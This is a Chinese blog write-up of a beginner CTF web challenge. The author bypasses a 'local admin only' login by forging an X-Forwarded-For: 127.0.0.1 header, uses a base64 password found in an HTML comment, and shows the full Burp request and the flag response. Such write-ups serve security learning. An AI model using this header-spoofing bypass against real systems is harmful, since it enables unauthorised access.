

# 管理员系统 writeup

原创


ctf小菜鸡 于 2020-02-12 21:45:13 发布 144 收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_43400535/article/details/104287421](https://blog.csdn.net/weixin_43400535/article/details/104287421)

版权

## 14.管理员系统 writeup



输入猜测的用户名和密码 发现不正确，而且在下边还提示本地管理员登录  
看到这个就想到X-Forwarded-For

```
> **简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP**
```

伪造一个XFF头,伪装成本地登录

```
X-Forwarded_For: 127.0.0.1
```

在来看看源码

这个我一直没发现里面的玄机,怪我太s了,后来才看到在源码的最后面有一个base64的编码

```
5020  
5021  
5022  
5023 <!-- dGVzdDEyMw== -->
```

解密为test123,猜测应该是管理员密码

Burp抓包,然后转到Repeater模块中

The screenshot shows the Burp Suite Repeater module interface. The top menu bar includes 'Burp', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', 'User options', and 'Alerts'. The 'Repeater' tab is active. Below the menu bar, there are buttons for 'Go', 'Cancel', and navigation arrows. The main area is divided into two panes: 'Request' on the left and 'Response' on the right. The 'Request' pane shows a POST request to 'http://123.206.31.85:1003' with various headers and a body containing 'user=admin&pass=test123'. The 'Response' pane shows an HTML response with a form and a message: 'The flag is: 85ff2ee4171396724bae20c0bd851f6b'. The status bar at the bottom indicates 'Done' and '5,617 bytes | 43 millis'.

Request

```
POST / HTTP/1.1
Host: 123.206.31.85:1003
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.31.85:1003/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1 自己加的
user=admin&pass=test123
```

Response

```
<p>
<input type="submit"
value="Submit"/>
<input type="reset"
value="Reset"/>
</p>
</form>

<font
style="color:#FF0000"><h3>The
flag is:
85ff2ee4171396724bae20c0bd851
f6b</h3><br\></font\>
</body>
</html>
```

Go得到了flag,转换为flag格式